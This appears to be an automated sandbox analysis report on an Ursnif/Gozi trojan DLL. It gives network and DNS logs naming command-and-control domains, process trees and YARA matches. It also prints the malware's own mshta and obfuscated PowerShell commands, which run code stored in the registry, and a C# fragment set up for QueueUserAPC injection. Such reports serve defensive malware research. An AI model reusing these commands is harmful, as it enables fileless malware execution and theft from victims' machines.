Nov 23, 2022 10:57:07.806948900 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806978941 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.807002068 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.832395077 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832427025 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832452059 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832478046 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832503080 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832530022 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.832534075 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832559109 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832586050 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832611084 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832634926 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832662106 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832673073 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.832689047 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832712889 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832740068 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832741022 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.832768917 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832794905 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832813025 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.832819939 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.832870007 CET	80	49722	31.207.46.124	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2022 10:55:05.538403988 CET	50505	53	192.168.2.7	8.8.8.8
Nov 23, 2022 10:55:05.728375912 CET	53	50505	8.8.8.8	192.168.2.7
Nov 23, 2022 10:55:26.167500973 CET	53336	53	192.168.2.7	8.8.8.8
Nov 23, 2022 10:55:26.559088945 CET	53	53336	8.8.8.8	192.168.2.7
Nov 23, 2022 10:55:47.515340090 CET	60765	53	192.168.2.7	8.8.8.8
Nov 23, 2022 10:55:47.534537077 CET	53	60765	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 23, 2022 10:55:05.538403988 CET	192.168.2.7	8.8.8.8	0x7083	Standard query (0)	meganetwork.top	A (IP address)	IN (0x0001)	false
Nov 23, 2022 10:55:26.167500973 CET	192.168.2.7	8.8.8.8	0x95c3	Standard query (0)	supernetwork.top	A (IP address)	IN (0x0001)	false
Nov 23, 2022 10:55:47.515340090 CET	192.168.2.7	8.8.8.8	0x4114	Standard query (0)	internetcoca.in	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 23, 2022 10:55:05.728375912 CET	8.8.8.8	192.168.2.7	0x7083	No error (0)	meganetwork.top		31.41.44.51	A (IP address)	IN (0x0001)	false
Nov 23, 2022 10:55:05.728375912 CET	8.8.8.8	192.168.2.7	0x7083	No error (0)	meganetwork.top		62.173.140.167	A (IP address)	IN (0x0001)	false
Nov 23, 2022 10:55:26.559088945 CET	8.8.8.8	192.168.2.7	0x95c3	No error (0)	supernetwork.top		62.173.149.9	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 23, 2022 10:55:26.559088945 CET	8.8.8.8	192.168.2.7	0x95c3	No error (0)	supernetwork.top		31.41.44.27	A (IP address)	IN (0x0001)	false
Nov 23, 2022 10:55:47.534537077 CET	8.8.8.8	192.168.2.7	0x4114	No error (0)	internetcoca.in		172.105.103.207	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- meganetwork.top
- supernetwork.top
- internetcoca.in
- 31.207.46.124

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 2128, Parent PID: 3320

General

Target ID:	0
Start time:	10:54:35
Start date:	23/11/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\7078612.dll"
Imagebase:	0x10a0000
File size:	116736 bytes
MD5 hash:	1F562FBF37040EC6C43C8D5EF619EA39

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2132, Parent PID: 2128

General

Target ID:	1
Start time:	10:54:35
Start date:	23/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 1132, Parent PID: 2128

General

Target ID:	2
Start time:	10:54:35
Start date:	23/11/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\7078612.dll",#1
Imagebase:	0xa60000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5108, Parent PID: 1132

General

Target ID:	3
Start time:	10:54:35
Start date:	23/11/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\7078612.dll",#1
Imagebase:	0x1330000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.683465563.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.683465563.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265195135.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265195135.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265195135.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.264965724.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.264965724.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.264965724.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265067401.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265067401.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265067401.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265347278.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265347278.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265347278.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.570768221.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.570768221.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.570768221.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.683592364.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.683592364.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.572202912.00000000055DC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000002.688834794.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000002.688834794.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.683319477.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.683319477.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.641058618.0000000006568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.641058618.0000000006568000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265156974.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265156974.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265156974.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.625082208.0000000006568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.625082208.0000000006568000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.571562648.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.571562648.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.571562648.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265372293.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265372293.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265372293.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.265017955.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.265017955.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.265017955.00000000057D8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **5740**, Parent PID: **3320**

General

Target ID:	16
Start time:	10:57:12
Start date:	23/11/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Qnma='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Qnma).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff622ad0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5872**, Parent PID: **5740**

General

Target ID:	17
Start time:	10:57:14
Start date:	23/11/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name cyynsofy -value gp; new-alias -name wklfdppq -value iex; wklfdppq ([System.Text.Encoding]::ASCII.GetString((cyynsofy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6f4710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000011.00000003.623671400.000002EFC474C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000011.00000003.623671400.000002EFC474C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jt23bwkp.2ng.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qy1ixiuz.x3z.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1C6D03FC	unknown
C:\Users\user\AppData\Local\Temp\ogaysol0.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogaysol0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE1F3B6FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE2058F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE2058F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jt23bwkp.2ng.ps1	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qy1ixiuz.x3z.psm1	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.err	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.out	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.tmp	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.dll	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.dll	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.out	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.err	success or wait	1	7FFE1F3BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bplkxjdz.tmp	success or wait	1	7FFE1F3BF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jt23bwkp.2ng.ps1	0	1	31	1	success or wait	1	7FFE1F3BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qy1ixiuz.x3z.psm1	0	1	31	1	success or wait	1	7FFE1F3BB526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9FE5	unknown
unknown	94	229	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFE1C6D9FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFE1C6D9EED	unknown
unknown	323	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFE1C6D9FE5	unknown
unknown	4537	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFE1C6D9FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9EED	unknown
unknown	14507	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9FE5	unknown
unknown	16977	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFE1C6D9FE5	unknown
unknown	46327	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9EED	unknown
unknown	48311	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9FE5	unknown
unknown	50953	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	186	7FFE1C6D9FE5	unknown
unknown	812809	1527	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FFE1C6D9FE5	unknown
C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs	0	408	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 75 76 73 66 6d 6f 77 77 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 69 68 6e 62 63 64 69 6a 6a 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 71 69 67 76 64 2c 49 6e 74 50 74 72 20 65 63 71 73 2c 49 6e 74 50 74 72 20 66 65 72 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20	using System;using System.Runtime.InteropServices;namespace uvsfmoww{ public class ihnbcdijjp { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr qigvd,IntPtr ecqs,IntPtr feru);[DllImport("kernel32")]public static	success or wait	1	7FFE1F3BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline	0	359	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6f 67 61 79 73 6f 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ogaysol	success or wait	1	7FFE1F3BB526	WriteFile
